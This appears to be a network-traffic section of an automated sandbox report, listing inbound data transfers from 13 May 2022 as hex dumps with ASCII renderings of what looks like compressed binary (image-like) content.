| 2022-05-13 13:53:30 UTC | 6728 | IN | Data Raw: 9b f8 9a af 97 de b8 2a 9f bb e4 28 cd b5 6c 77 47 e6 6d 8a 5d 9e 64 9f ed 55 3b 8b 86 fd da d5 ed 69 67 b5 ff 00 45 5f f5 4d b5 ff 00 e0 55 46 65 56 f2 f7 7f 72 b4 96 86 05 36 6d d4 e5 5d d4 e5 8e 85 6f dd d2 18 2a ee 92 ac 2a ff 00 0d 43 6f f3 49 56 a4 5f ee fd ea 92 89 15 69 b2 49 e5 7d ea 87 cc 65 93 e6 a7 4d 1e ea 42 b1 35 aa b5 c4 95 b1 63 70 de 5c 8a df c2 eb 4d d2 6c d6 df 4d 9e f1 bf bf b1 2a d4 71 fe fe 4d bf 72 54 df 48 2e 0b 33 4b 71 fe c5 68 4c d1 fd 96 3d b2 7c eb 59 f6 6b e4 dc 7f 7e a1 d4 26 55 91 f6 d3 19 6b 47 ba 69 7c f5 6f e2 f9 2b 62 66 f3 6c 64 ae 7f 47 fd ed 8c ff 00 df df 5a 91 cd b2 39 e1 6f ee 55 12 75 3e 09 f1 af 87 fc 39 a4 c8 d2 41 37 f6 c4 bf 23 cf b3 72 6d f4 5a db 6f 88 9a 0d e7 96 d2 49 3c 2f 16 ef 27 cb 45 fe 2a f1 f9 a3<br>Data Ascii: *(lwGm]dU;igE_MUFeVr6m]o**CoIV_iI}eMB5cp\MlM*qMrTH.3KqhL=\|Yk~&UkGi\|o+bfldGZ9oUu>9A7#rmZo I</'E* |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:30 UTC | 6736 | IN | Data Raw: e1 93 77 fb f4 5c 4d e5 47 b9 be ff 00 dc a8 00 ba 93 74 9f 2d 55 b8 8d 9e 4f 97 ee 55 89 21 f2 a3 8f 77 df 6a 36 fe f2 98 19 2d 23 45 27 cd fc 35 7a 65 dd 63 1c cb fc 14 eb eb 75 6f 99 aa 1b 76 f3 6c 7f dd a4 04 7f f2 f1 fe cd 58 56 dd 24 7b 6a bb 6d f2 e9 d1 c7 f6 79 20 6f e0 6a 00 b4 b1 b7 99 ff 00 00 a8 e1 91 7c cd b5 72 16 dd 27 cb 55 6e 2d 7c ab e9 17 67 c9 2a 6f a6 05 eb 78 f6 fc cb 5d 07 85 7c 50 be 15 d6 7e dc b1 c7 3e c4 6d f1 c8 9b eb 97 59 36 c1 fd ca 86 d6 46 b8 93 fb f5 32 8a 92 71 7b 33 48 cd c1 a9 47 74 7d b1 fb 31 dd 5b 37 81 f5 2b c5 93 cf d5 6e 26 df 34 92 7f 7a 56 3f fd 6a ea 3c 41 e1 95 f1 46 87 7f 6b 79 77 1d ae 89 6a 92 7d a3 cb fe ef f7 9b e9 5e 1b fb 36 f8 f3 fe 11 cb bf b3 dc 49 1a 5b da a3 3a 46 ff 00 c6 db b7 0f c8 d7 bb 6a 56<br>Data Ascii: w\MGt-UOU!wj6-#E'5zecuovlXV$\{jmy oj\|r'Un-\|g*ox]\|P~>mY6F2q{3HGt}1[7+n&4zV?j<AFkywj}^6I[:FjV |
| 2022-05-13 13:53:30 UTC | 6752 | IN | Data Raw: b5 f5 af a5 c3 49 61 f5 a7 a3 3e 6b 13 7a ea d5 0e db 52 d6 34 1d 62 1f 3a 4b 49 ed 5e 5f bf e5 fc a9 bb f9 56 b6 8b f0 76 fb c4 b6 26 ef 42 ba 82 ea 24 4f 9f e7 5f f1 af 33 86 ea 4f bb f3 ec ff 00 6d fe 5a eb 97 47 be b5 f2 3c bd 59 34 b5 fb 3b 5c 7e ff 00 e4 e9 ce 10 af de cf 6a f5 61 55 54 6d ca 37 fc 0f 2e 54 9c 34 8c ad ea 1a c7 84 75 ed 0e 47 5b ab 49 ed b6 fc 9e 74 2f f2 55 4d 2b 5c d4 34 d9 fc 99 bf d3 5d 5d 5f cb fb ff 00 2f 7e 05 76 3e 13 d6 2e 75 cd 2e de d3 53 d5 bf b3 f4 db 84 fd ec 9a a3 fe e9 3e 6f f5 8b fc 55 cd 78 a2 4d 2b c2 f3 3d bd 8d a4 6f 2a bb 6f ba 8e 4f 39 1d 59 7b 30 a2 69 45 2a b4 e5 a0 53 bb 6e 9c 95 d9 85 e2 9b 79 35 0f f8 99 2d 8f 90 8c fb 37 c0 9f 27 e5 59 3a c6 a0 d7 51 c1 b9 3e 65 ac bb ad 46 5f 39 e5 59 df 74 9f 7f e7 fb<br>Data Ascii: Ia>kzR4b:KI^_Vv&B$O_3OmZG<Y4;\~jaUTm7.T4uG[It/UM+\4]]_/~v>.u.S>oUxM+=o*oO9Y{0iE*Sny5-7'Y :Q>eF_9Yt |
| 2022-05-13 13:53:30 UTC | 6768 | IN | Data Raw: 35 35 cf 8f 57 df 15 fe 1e f8 03 c5 56 71 ec f1 07 86 bc 55 6e 9a 8c 73 a2 ec dc eb fb b9 07 fb 27 0d 50 7e d8 fe 0c d5 fc 49 e2 2b bf 17 37 89 2d ec ed ec ee 62 d2 6d ed 6d 67 95 ee 1d 8a bb 46 cc 31 f2 7e 7f c5 4c f8 67 e0 3d 17 41 fd 8b 7c 61 e2 6d 5a fe 37 bb d4 b5 69 2e 34 b8 e3 75 49 52 5b 56 da 87 91 b9 98 b6 e3 f4 a8 fe 29 7c 60 be f1 47 8a b4 9d 4b 4f d2 74 d7 d3 db 43 b4 be b8 8e 47 d9 e7 4f 14 0f ba 55 93 d9 93 ff 00 41 ad e9 a7 4e af ee d6 8a ff 00 a3 39 e6 d5 4a 57 a8 f5 76 ff 00 23 ca 7f 65 1b 7b 1d 47 c5 da ef 87 f5 cb 49 ee a2 ba d3 a6 74 b5 7d db 12 74 fe 29 13 be 06 ea f4 ef da 02 cd 7c 0f 71 e0 cd 2e e6 df fb 2f 4c b8 bb 6b 7f 32 3d d1 7e e3 72 33 ff 00 b3 b4 b3 fc be 82 bc 6b c2 7e 36 6b af 8b 17 7a f2 ea 71 f8 52 eb 5b b4 b9 df 7d 75<br>Data Ascii: 55WVqUns'P~I+7-bmmgF1~Lg=A\|amZ7i.4uIR[V)\|`GKOtCGOUAN9JWv#e{GIt}t)\|q./Lk2=~r3k~6kzqR[}u |
| 2022-05-13 13:53:30 UTC | 6776 | IN | Data Raw: f9 8e ef bb bf fa d7 1e 21 ab f2 c6 5b 9e 95 18 d9 5e 51 d5 1e 33 f1 5b e3 17 c3 ef 00 f8 d2 09 ad fc 3d 06 b7 e2 0b 5b b5 df 3e 9b 06 ff 00 ec f6 6f f5 9f 3b 7c af 71 27 fe 3b 55 fc 51 f1 33 c4 3f 07 75 8d 6b c5 5a b7 84 e3 d2 d3 c4 77 7b ec 6c 67 7f f5 d6 be 42 3e 5f fd a5 72 aa 78 fe f5 78 0f 8a bf 69 85 78 e3 f0 df 80 fc 27 63 fd 8f 6a ea 96 37 5a ac 1f 68 b8 4d ac 5f 70 dd fc 6c ed bd 9e a3 92 1f 89 7f b4 a6 a5 24 37 de 25 b5 d5 f5 5b 5b 4f 92 3d 56 f9 62 de aa df 34 70 0f ba 31 f7 9a bb a8 53 e4 87 bd b7 53 86 bc d3 95 96 e7 d4 df b2 cf c6 8d 43 e2 37 8d 2f ed 75 88 27 d5 2e 2e 2d ff 00 73 3c 1b be cf 6c bc ee 8f 3f c1 ed eb 54 fc 61 fb 48 5d 58 78 82 4f 0b f8 0f c3 53 ea fe 2b b5 be 92 d2 1b a8 d3 cd 8b 6a ae cc a2 e7 73 7f 2a f9 17 c0 37 5e 36 f8<br>Data Ascii: ![^Q3[=[>o;\|q';UQ3?ukZw{lgB>_rxxix'cj7ZhM_pl$7%[[O=Vb4p1SSC7/u'..-s<l?TaH]XxOS+js*7^6 |
| 2022-05-13 13:53:30 UTC | 6792 | IN | Data Raw: ef 7f d0 e2 cd 9a f6 d1 8a 56 d3 f3 3e ac d0 66 8b c1 1f 0a fc 17 63 67 e6 24 ba e6 97 7a 89 1c 7f f2 da f2 59 c4 5b 99 fe ea aa 6d 56 af 40 fd 9d fc 13 a9 78 67 c6 9e 3a b5 f1 05 f4 97 56 57 fa 5c 96 8f 3c 93 b7 fa 88 a4 74 72 b2 f1 54 74 3f 08 ff 00 c2 6f e0 0f 07 eb 92 47 04 f1 78 7f 4e 9a 6b 4b 5f 97 7e ed c9 f3 6d fe 22 a4 ee ff 00 be 6b ce 7e 34 7c 6e 6f 09 69 52 78 67 49 f2 2e 9e 58 5a d2 e2 7f 97 fd 52 c8 1f ca da 9f 2f df fb d9 c9 35 e4 45 4f 11 29 52 86 ed bb fd ff 00 e4 7a d2 e4 c3 c2 35 27 b2 b5 bc f4 3e 5c d6 a3 36 fa 95 dd ba 3e f8 a2 b8 91 53 f0 6c 55 29 3e 58 d3 e7 fb ff 00 7e a4 8e 48 da eb cc 9b f8 be 7a 74 c6 09 3c b5 8f ef 7f 1d 7d 9a d1 58 f8 c6 ee ee 49 6b 1f ee fe 5a f4 8f 85 3f 09 6e 7e 29 5d 5d c 3 67 77 05 94 b6 69 f6 99 a7 bb dd<br>Data Ascii: V>fcg$zY[mV@xg:VW\<trTt?oGxNkK_~m"k~4\|noiRxgI.XZR/5EO)Rz5'>\6>SlU)>X~Hzt<}XIkZ?n~)]]gwi |
| 2022-05-13 13:53:30 UTC | 6808 | IN | Data Raw: 55 6d dd 59 6b 9d f1 de 8b f0 f3 f6 ed 87 56 d5 b4 5d 37 4d f8 65 f1 0e d6 25 b8 f3 ef af 96 2b 4d 4f 73 7c db fe 55 c3 ff 00 b5 5f 28 e9 fa 96 af af 49 69 a7 b4 f1 bd bd 9c 52 79 31 c8 eb 17 92 ab f3 1e 5b 1f e3 46 83 a8 5e 2e a5 1f d9 e3 f3 e5 b7 7d e9 e6 7c e8 fb 7e bd aa 3e af 4d ca fb 36 5f d6 65 6e 59 2d 0e 5f c4 1f 07 fc 67 e1 7f 11 dd 68 7a 87 86 35 44 d4 ed 9b e7 82 3b 56 97 df 3f 2e 72 b8 e6 b9 cd 53 c3 fa 9e 8b e4 0d 43 4d ba b2 f3 53 7c 5f 6a 81 93 7a fa 8d d5 f5 7f fc 26 5a 65 9d 8f da 34 ff 00 16 5d 49 e2 89 7c bf b2 79 1e 64 5f 66 dd 8d db 8e 7e ea d7 b6 5f 7c 62 d4 b5 cf 88 5a 2f c3 bf 1b 5a 68 7f 13 74 ab 89 ad ed ee 27 be 45 77 86 07 60 09 49 17 0d 1b 8f ad 4d 4c 3c e0 af 17 71 52 71 a9 25 16 ec d9 f9 a7 32 ed ad ad 06 4d b1 c9 bb f8 92<br>Data Ascii: UmYkV]7Me%+MOs\|U_(\|iRy1[F^.}\|~>M6_enY-_ghz5D;V?.rSCMS\|_jz&Ze4]I\|yd_f~_\|bZ/Zht'Ew`IML<qRq%2M |
| 2022-05-13 13:53:30 UTC | 6815 | IN | Data Raw: a9 3c cf b4 47 27 99 f3 ee a2 e0 46 d7 0a b3 c6 cb f7 d6 bd b3 e0 bc 36 6b a9 5a 5d 6a 53 fd 97 4f 8a ed 52 69 e4 dc e9 f3 2b fc dc 7a 57 8b e9 70 ab 6a 50 2f 91 e7 ed 7f f5 72 7f 1d 7b 87 84 6f 2e 5a 38 34 9b 5b 4d 9a 64 ae bf 68 9f 67 c8 8c 8a 73 9f fb eb 8f 5a e0 c5 bf 71 c4 f4 70 5a 54 e6 3d 03 e1 2e 8f 67 ff 00 08 8f 8c 2c f5 4d 6a e9 1e de 6f b5 da 5a ff 00 ad 49 b7 b6 c5 c6 ee 98 4d cd fa d4 de 26 f0 3e a7 e2 ab 5d 36 e3 49 d6 a3 9f 50 d2 ed 1b ed 76 32 4e c8 e9 12 67 66 79 f9 d8 8f fd 96 ba cf 09 f8 9a 7b 09 12 fa 69 ed 6c ad 25 b1 64 78 e3 db e6 cd 14 4b b5 f7 ff 00 c0 86 de b9 ac 1b 7f 12 69 5e 01 d5 64 d7 3f 77 aa 6a b7 1a 77 d8 7c b8 e7 57 b4 45 97 1e 5b 1c 7d ff 00 ba de b5 f3 1e d2 a4 aa 4a 49 6b d0 fa 7f 67 4d 53 51 6f 43 8f fd 94 7c 60 ff<br>Data Ascii: <G'F6kZ]jSORi+zWpjP/r{o.Z84[MdhgsZqpZT=.g,MjoZIM&>]6IPv2Ngfy{il%dxKi^d?wjw\|WE[}JIkgMSQoC\|` |
| 2022-05-13 13:53:30 UTC | 6831 | IN | Data Raw: 6a f1 77 ff 00 80 55 79 ce 11 9c a0 ec d5 8e 5b 53 b2 b9 d0 26 f0 b7 8f 3c 5b a8 cd a9 f8 a3 56 bd 86 ef c8 7f bf 0c 48 db 97 6f f0 ed db fc 35 f5 3f c2 58 6d 3c 51 63 7e cd 3c 9a dd a6 a5 35 da 4d 1c e9 e5 7d a7 6c 7b d2 32 df 7b 66 ed bf 8e ea f0 cf 8d 9a 7e a7 e3 0b af 04 f8 83 50 48 ff 00 e1 15 f1 1e a6 ba 8a 5d 6c 67 f2 62 75 4c 44 db 47 c8 a3 66 02 d7 b7 f8 2f 52 b3 ba f1 8d dc 9a 1c 1f da 97 76 17 0d fb cb 5b ed 91 42 ab 6c e5 95 46 36 aa fd d5 da 5b fb d4 f1 53 75 29 c5 ad f5 f9 59 ec 3c 2c 79 27 2b ed a7 ce fd 4f 98 17 c4 5a 77 81 bf 6a eb 1d 43 4b 4b 5d 3a d1 9d 77 fd e4 b7 f3 5e 3f 9b 19 f9 95 0b d7 aa 7e cf 17 4f 0d d7 8f a4 59 27 d0 8c 57 d3 5f 5b fd 85 3c d8 9f e5 3b a2 5f e1 1b 64 74 f9 bf 2a e4 7f 68 7f 01 ff 00 c2 75 e1 1d 27 c5 5e 1d d2<br>Data Ascii: jwUy[S&<[VHo5?Xm<Qc~<5M}\|{2{f~PH]\|gbuLDGf/Rv[BlF6[Su)Y<,y'+OZwjCKK]:w^?~OY'W_[<;_dt*hu'^ |
| 2022-05-13 13:53:30 UTC | 6847 | IN | Data Raw: f6 1b f0 ef c3 2f 10 6b 1a f4 3e 3e 86 ca e9 96 d1 a5 58 f5 5d a9 6f 0a 86 5f 99 5f cc 0d bc fa 05 af 98 3c b5 f2 f7 57 a6 fe cd 7f 0e 6d be 2a fc 54 b0 d0 6f 3c c4 b4 6b 7b 99 65 f2 1f 63 7c 91 12 bf f8 f6 da f9 ce 22 a7 1a d9 55 78 ce ac a9 24 9b 72 8e ea da e8 7a 59 75 4f 67 8a 84 94 79 bc 8f b4 bf 6b 4f 8a be 0f 4f 81 30 78 73 47 d2 b4 b9 fc db 68 db 4e 8e 74 f2 a5 b6 88 36 c0 d1 c6 cb 9f b8 3a e7 a5 55 8b 52 bc d0 7f 68 af 81 be 1f b2 7f 26 76 b4 8e e2 69 a3 76 d9 e4 3c 0e 5b f7 7f 76 3f 97 b0 ed 58 7e 3c f0 56 99 e2 8f ec cb ed 46 c2 fa cb 5e 8a 5b 0d 2e 2d 1a ea 05 f3 66 8d 7e 69 1b 6c 9d 10 46 1b eb 54 fc 49 e2 9b 4d 2f e3 67 c5 1f 88 6d 3a 24 be 13 d3 23 d0 74 68 7f e9 ac ab e4 89 3f 05 df 5f 84 e1 70 b4 63 83 58 5a 09 b7 cb 55 bb bb de 75 14 29<br>Data Ascii: /k>>X]o__<Wm*To<k{ec\|"Ux$rzYuOgykOO0xsGhNt6:URh&viv<[v?X~<VF^[.-f~ilFTIM/gm:$#th?_pcXZUu) |
| 2022-05-13 13:53:30 UTC | 6855 | IN | Data Raw: bd b7 ee 75 cc 6e cb fd df a5 79 2d e7 8a 34 cb 18 74 9b 8d 5b 5d 4d 47 5d 97 4c b8 b8 be ba 8f e7 8a d9 65 d8 90 41 fe ce 1b e7 6f 7a e2 bc 07 e2 a6 be 93 c5 10 c5 02 6a 16 1a 6f 97 ab c5 1f dc 89 da da 4e dd f6 b2 33 57 e1 b4 78 76 85 4c 23 8d 7a 77 70 6b de f8 74 bb 4d 2d bf c5 77 be 9d 2c 7e 83 53 30 74 a7 09 d1 9d e3 6b 5b d2 da fc cf d0 0d 06 3f 0e 37 85 4e b8 d3 23 e9 3f bc dd 0f 91 bd 3e 5f e1 db 5e 5d f0 da fb c2 ba 4c 9a d6 b5 e1 df 10 c1 e2 1f 12 f8 b6 e3 ec e9 a5 40 8b be c2 3f 31 89 f3 07 de e3 bb 1e 2b cc fc 17 f1 93 c4 ba a7 86 7e 28 3e 9b 3c f6 de 0d 86 19 35 1b 1f dc 2f c9 2c bd 60 f3 0f 23 3d 45 79 a7 ec af e1 9d 56 d7 c6 9f da 50 ce fa 7b 45 2c 7f be fb 8e ea d9 77 03 3f 7b e5 4a f2 70 b9 1b c2 e1 33 0f ad d5 d7 dd b2 bf a4 d2 96 9b ed<br>Data Ascii: uny-4t[]MG]LeAozjoN3WxvL#zwpktM-w,~S0tk[?7N#?>_^]L@?1+~(><5/,`#=EyVP{E,w?{Jp3 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:30 UTC | 6871 | IN | Data Raw: fd a3 6a 7f b1 fe 35 ef 1f b4 c7 8f a2 f8 77 e0 e8 f5 06 8e d7 76 ff 00 92 49 df e4 dc bf 77 ee fc cd f3 7a 57 85 59 2a 95 39 a2 f5 ff 00 23 da a7 27 0a 6a 32 47 c8 7f b4 37 8f 35 0b fb bd 4a d7 c4 11 d8 da cb 66 fb fc c8 e7 f3 65 86 2d bf ea 77 71 c9 6a f8 af c4 da b4 fa e5 f4 97 52 7d f9 5f 7f fb 8a bd 05 7a 57 c4 6d 4a f3 c6 12 6a d7 17 97 f1 cf ba e1 a6 f3 3f be cd dc d7 96 dc 5c 2c b1 c1 0c 71 fe f5 7e 4f dd ff 00 1d 7a f4 69 f2 45 5f 73 cb ad 2e 69 5c bd 63 23 4b e6 32 fc 91 2a 6c fd dd 75 5e 07 f0 6e a7 e3 58 fc 98 6d 27 4b 2b 5f 9e 69 e3 4d e8 8b df f1 35 e8 9e 05 f8 5f a5 2f 84 60 bc d5 27 d9 7b 2b ae cb 58 fe fa 7c df c5 5e e5 e1 1f d8 b7 c4 3e 23 d4 a3 be b8 f1 2c 7e 1e f0 55 d3 ac d0 d8 c0 ec f7 6f 13 2f 1f ec 8a ba 98 8a 74 55 e4 cc e9 d2 9d<br>Data Ascii: j5wvIwzWY*9#'j2G75Jfe-wqjR}_zWmJj?\,q~OziE_s.i\c#K2*lu^nXm'K+_iM5_/`'{+X\|^>#,~Uo/tU |
| 2022-05-13 13:53:30 UTC | 6887 | IN | Data Raw: 6a 32 f0 bf 7d be 6d db fd 5a bf 4f c1 d3 78 5c 35 3a 17 d9 24 7c ad 7e 5a d5 67 38 6d 7d 0f b1 21 b7 d3 17 52 83 4b b3 92 37 bb ba 85 6e 3e cb fc 69 16 ee 5b 1f dd 2d de be 71 fd a1 b5 a9 7c 3f e3 fd 0a 4d 5b 5d d3 6e b4 2d 72 e2 ef 4b 87 ec b0 35 be c5 58 f8 13 dc 31 29 c4 9f 28 ff 00 79 ab 2f e1 af c6 6b 6d 0f 5c b0 d7 b5 af 1b da de dd ec fb 24 36 36 3f be d4 35 35 4c ed 85 f1 f2 c5 00 77 91 bd 5b e8 2b 17 f6 b2 92 2d 2e 3d 6a c7 4d fb 74 c9 a6 db db ea d0 c9 6b 3f 9a f0 da dc 31 8a 78 d6 2f f9 66 9b ba b7 fb b5 d1 cc a6 d4 6c 25 17 0b ca e6 5f ed 1d f1 2a cf c3 9f 0d 7c 27 6b 71 ad 68 fa f5 ed ac 5f 67 fe c7 b1 7f b4 3c 2c eb ff 00 2d f6 9f 2c 81 f9 d7 c7 3a 0e 9b e2 8f 88 3e 23 83 fe 10 bf 0b df 6b 7a ad ac de 77 fa 2c 0d 71 f7 be 5c 1c 7c a1 2b d7<br>Data Ascii: j2}mZOx\5:$\|~Zg8m}!RK7n>i[-q\|?M[]n-rK5X1)(y/km\$66?55Lw[+-.=jMtk?1x/fl%_*\|'kqh_g<,-,:>#kzw,q\\|+ |
| 2022-05-13 13:53:30 UTC | 6895 | IN | Data Raw: 7f 3a fb 2b 4d d3 ed b4 9d 36 c3 4f b3 8f 65 a5 ad ba c3 0c 71 ff 00 04 48 bb 56 be 39 fd a2 b4 7b ef 15 7e d1 1a 6e b5 25 a3 be 9f a4 da 2e 93 a3 47 7c fb 2d ee 75 09 9b 32 34 7f 37 18 4f e2 ef b3 15 f7 15 1a a7 0b a7 63 3a 1c d2 93 82 d8 f4 0f 07 eb da e7 c5 2f 1a 48 d6 71 ec d3 ed fe 47 fd c2 a2 43 03 37 cd be 5e 4b c8 7b 20 af 74 d6 a3 9f 49 d2 a0 5d 2e 08 de de 29 95 26 83 fe 99 7b 7b d7 3b a7 c7 ff 00 08 1f 83 ed 34 fd 2f ec 29 14 5b 52 6b a9 3e 44 7f ef c9 5e 47 f1 cb e3 45 e5 ff 00 d8 3c 1f e0 79 fe db aa ea 93 7d 91 2e a0 7f dd 5b 33 2f de dd d4 e0 74 fe 1a c5 da 95 36 e4 f5 66 ea f5 aa 25 15 a2 33 ff 00 68 6f da 9a 7d 07 5c b4 f0 07 c3 7d 1a 4f 15 f8 f6 5b e8 61 f2 d3 e7 b7 87 d7 cc 93 ee af e7 c7 7a e3 7c 33 fb 2b eb de 3e f1 e6 ad f1 13 e2 66<br>Data Ascii: :+M6OeqHV9{~n%.G\|-u247Oc:/HqGC7^K{ tI].)&{{;4/)[Rk>D^GE<y}.[3/t6f%3ho}\}O[az\|3+>f |
| 2022-05-13 13:53:30 UTC | 6911 | IN | Data Raw: 8c 6c e5 f2 b1 db 1c 54 a5 78 d4 8d ae 6a 7c 58 f2 bc 7d e0 bd 37 f7 0f fd a7 16 ad 7e f6 89 0e df 2a 18 22 f2 07 97 2f a4 28 9c e3 bd 70 3a a6 b5 e2 7d 7b c7 d6 16 7e 2c ba d5 74 a8 ac fc 98 ad 24 d3 74 e8 fe d0 90 6d f3 63 9d 20 5c 67 77 df e3 fa 56 96 ad f0 ff 00 53 9b 55 7f 04 da fd bb 54 95 a5 ba 96 59 2c 63 fd ca 5e 4a c1 8c 2d 23 60 6d 41 e5 6f c7 39 e2 ac fc 44 d7 ad bc 5b f1 8b c6 31 d8 de 6a 53 ea 76 be 5e 97 be c6 d5 5f 62 a2 a4 1b 23 c7 3f 33 71 c7 f7 ab ea 30 71 85 38 c7 0f 4a d2 56 9c 93 b5 dc 79 a4 92 6b 7b 27 77 d3 a7 5e 9a d1 af cb 4b d9 ad 5b 6a f7 d9 f9 32 0f 87 70 ff 00 c2 e6 d7 35 95 b7 d3 53 40 b5 d3 74 e8 e2 4b ef df b4 3b 95 80 79 19 7a 7d a2 6e bf dd fe 75 df 78 77 47 b3 f8 65 ac 6a de 20 f1 05 85 da 5e d9 f9 70 e9 7a 57 d8 55 de<br>Data Ascii: lTxj\|X}7~*"/(p:}{~,t$tmc \gwVSUTY,c^J-#`mAo9D[1jSv^_b#?3q0q8JVyk{'w^K[j2p5S@tK;yz}nuxwGej ^pzWU |
| 2022-05-13 13:53:30 UTC | 6927 | IN | Data Raw: dc 7a 8d c5 c5 f4 97 73 49 1f c8 8f f2 ed 5e 3f dd af 6b 9e 10 a6 94 77 3c 9e 59 4a 6e 52 3c f7 43 f0 4e 9f a0 f8 9a 4b c8 ef e3 7f b3 db c3 68 91 c0 8c e8 9b 5b 77 5f bb ba b9 df da 43 f6 69 be f1 87 87 e0 d7 24 d5 a4 b2 bd ba b8 6d f6 32 6d 48 9e 24 57 91 24 95 ff 00 87 1d ab e8 8d 42 cd 75 2b ad 37 ed 11 ff 00 a3 e9 b7 1f 68 86 d6 3f 92 2d ca bb 7e 7f f6 7e 6f c6 b3 7e 26 69 3a 87 c5 5f 07 f8 87 4d 8f 52 93 4b b7 97 c9 4f 3f 67 c9 b5 5b 2d ef d2 b2 e7 92 77 46 ce 09 ab 58 f9 df e0 6e 87 f0 ee e3 e1 97 8c 26 f1 64 f2 6a 1a c2 cc da 4d bf d8 76 a4 af f2 8e 55 7f 89 cb 37 f1 7f 0a 57 cf fa 0d d7 8b 7c 25 e2 0d 4b 45 86 09 1f 4a b0 99 b4 94 b5 9e 75 48 bc fb 86 d8 18 ed cf cf b3 ae 3a 57 d5 5a 87 ec 7b 07 82 21 f1 0c 96 bf 6a 7b 1f b3 c3 76 96 ba 6f fa db<br>Data Ascii: zsI^?kw<YJnR<CNKh[w_Ci$m2mH$W$Bu+7h?-~~o~&i:_MRKO?g[-wFXn&djMvU7W\|%KEJuH:WZ{!j{vo |
| 2022-05-13 13:53:30 UTC | 6935 | IN | Data Raw: ab 6a 4d 63 62 9e 20 b8 bb 6b 7b eb a8 11 7f 73 b7 fe 59 c4 3a 20 db 56 3e 04 fc 2d d0 fc 25 f0 f7 c0 9a 2e 9b 1c 73 bd ad bc 97 6f 75 1e e4 f9 9b fd 64 9f ef 7c db 77 57 a4 58 c7 e1 f5 d3 a0 d3 6c ed ed 60 dd b9 d2 d5 3e fe e6 63 d6 b9 b5 8c e5 38 ca d7 d1 5d 9d 7a 4a 2a 2e 37 b6 ac d4 d2 66 81 6d 52 18 63 8e 0d df 27 97 fc 09 4d f1 04 76 d7 92 40 ba 84 1e 7e 9e df 7e 3f e0 dc bf 77 77 ae 2b 8d f0 df 87 6e 74 69 24 8e ea fe 47 b8 5d db fe 76 d8 8b db 1f f0 1a 87 e2 47 c4 68 34 1b 58 3e c7 1c 77 52 ef 8e de d2 09 1f 67 da 6e 9d b6 ac 63 f9 d6 f4 67 3a 91 b4 d5 9a 32 a9 08 c2 57 83 ba 67 cf 31 fe cc 7e 04 d7 2e bc 6f e3 29 ac 6e b5 1b 86 9a fd 2d a0 be ba 68 93 77 97 fb b6 ec cb 8c fd da f8 0f c3 3a c7 8c 7e 1d fc 42 9e 4b 1b b9 e0 d6 2d f7 5b bd dc e9 e6<br>Data Ascii: jMcb k{sY: V>-%.soud\|wWXl`>c8]zJ*.7fmRc'Mv@~~?ww+nti$G]vGh4X>wRgncg:2Wg1~.o)n-hw:~BK-[ |
| 2022-05-13 13:53:30 UTC | 6951 | IN | Data Raw: 55 1c 5d 6a 52 9b 71 8c 60 ee ed 7d 5c 93 d9 79 23 e2 b1 10 9d 65 08 f2 da 57 7f a1 f5 f7 ec 57 a5 ff 00 c2 41 e2 ad 16 fb c4 1e 42 6a 1a 6e 97 70 fa 77 99 07 fa e8 9e 41 eb fc 4a 77 63 fd ea f5 3f da db c0 7a 77 8f 12 c6 f3 5a 81 12 6d 13 49 bd f2 a4 8d 3f 89 d9 7c bf f7 b6 ae f6 c7 ad 6e ad 8f 87 3c 21 e1 9f 84 fa 96 8f ac d8 cf 17 87 2e 21 d2 75 4f 9d 51 d2 2b 8f 95 cb ab 72 b8 93 e6 e6 bc d2 e3 58 f1 e7 ed 25 e3 4b 1d 27 45 48 fc 3d a7 e9 32 f9 d0 ea b7 c9 e6 a6 a7 e5 48 44 4c 11 b0 1d 1b ef 7a 57 c7 e6 55 2a c5 4b 0d 41 f2 c9 cd 3b ae 91 6e ee cb 77 7d 55 91 e8 c6 ca 9f 24 95 da 5d 8b 7f b3 7c 97 da 3f 88 fc 6f e2 ef 89 77 ff 00 d8 b1 69 ba 75 a5 b2 47 3b aa 7d 9a 27 88 6c 87 67 56 93 ca 48 fe 41 dd eb ae b8 f8 d5 07 8b 3c 4d a9 78 e3 fb 26 fb ec 96<br>Data Ascii: U]jRq`}\y#eWWABjnpwAJwc?zwZmI?\|n<!.!uOQ+rX%K'EH=2HDLzWU*KA;nw}U$]\|?owiuG;}'lgVHA<Mx& |
| 2022-05-13 13:53:30 UTC | 6967 | IN | Data Raw: c5 26 d2 fc 57 26 b5 a4 da 41 a7 5e dc 3c df 3b a6 ef f5 aa 43 7f e3 ad 58 fe 0a d4 a4 d6 7c 49 a4 e9 ba b2 3a 68 ad 7d 1a 4b 63 f6 a5 b7 4d ac df c5 23 f0 ab eb fe cd 79 b8 c9 62 2b d3 ae b9 79 21 38 ad 37 69 eb cd 6e 9d ad b7 99 ca a4 95 a1 07 ab 37 3e 17 78 73 c4 9a fe b9 1f 89 21 8e d5 2d 2c e2 69 7e d7 a8 ce d1 5a 7e e9 93 e6 97 67 cc cb bd 93 0b fc 4d 5f 45 5a db df 7e cf 3e 15 9f 56 f1 d4 f6 3a 8c be 23 be 5b bb bd 46 d5 da e2 ee f2 77 e2 18 a2 87 68 d8 88 3b 9a f4 cd 5b 41 b3 b3 d0 ec 23 f0 6c 9a 5d d6 93 3c ab 12 7f a5 2f d9 fc cd dc 04 7f e2 55 65 cd 5f d4 bc 1f e1 fb d7 d0 b5 af 1a 5f 7f c2 4f a9 e8 8e d7 69 05 ab b7 d9 7c d4 5e 1b 6f fc b4 65 fe 1d d5 f0 38 3e 2e c4 62 71 d4 21 08 f2 d2 72 69 c5 46 f2 b7 fe db e7 7d 3c 8f b3 fe c9 85 1a 0a 6a<br>Data Ascii: &W&A^<;CX\|I:h}KcM#yb+y!87in7>xs!-,i~Z~gM_EZ~>V:#[Fwh;[A#l]</Ue__Oi\|^oe8>.bq!riF}<j |
